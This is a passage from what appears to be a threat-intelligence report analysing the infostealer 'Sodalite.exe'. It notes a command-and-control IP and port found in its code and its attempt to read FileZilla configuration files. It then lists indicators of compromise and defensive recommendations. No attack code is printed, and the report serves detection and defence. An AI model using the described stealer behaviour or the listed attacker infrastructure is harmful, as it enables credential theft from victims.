Additionally, in the **ConnectionProvider** class, the **RequestConnection** function **debug** revealed the **command and control C2 IP: 5[.]42[.]65[.]85** and **port 45779:**




Figure 14: Command and Control Server




Figure 15: Value in VirusTotal

In the **Entity19** class, a function shows an attempt to retrieve information about configurations in **FileZilla's XML** format, as shown in the **debugged** figure below:




Figure 16: FileZilla Configurations

Indicators of Compromise

- **HASHES:**
  - c9b088d954f9292346595b6c472d9a08fcd42a939286f30bd6dd4dc4069c6bf8 – unknown
  - ef54817e86916a12620e84635b16870784e185f91b87b6c74f9b5f19c84921d7 - Sodalite.exe
- **IP:**
  - 5[.]42[.]65[.]85 Command and Control.
  - 217[.]65[.]2[.]14 Proxy Server.

Recommendations

AKSK recommends:

- Immediate blocking of the mentioned Indicators of Compromise on your protective devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and how to avoid them.
- Installing perimeter devices that perform deep traffic analysis based not only on access list rules but also on behavior (NextGen Firewalls).
- Segmenting identified systems into different VLANs, applying "Access control list across the network perimeter", web services should be separated from their database, and Active Directory should be in a separate VLAN.
- Implementing and using the LAPS technique for Microsoft systems to manage Local Administrator passwords.
- Applying traffic filters in the case of remote host access (employees/third parties/clients).
- Implementing solutions for filtering, monitoring, and blocking malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conducting behavior-level traffic analysis for endpoint devices, applying EDR, XDR solutions. This brings malware analysis not only at the signature level but also at the behavior level.
- Designing a solution for user access management "Identity Access Management" to control user identity and privileges in real-time according to the "zero-trust" principle.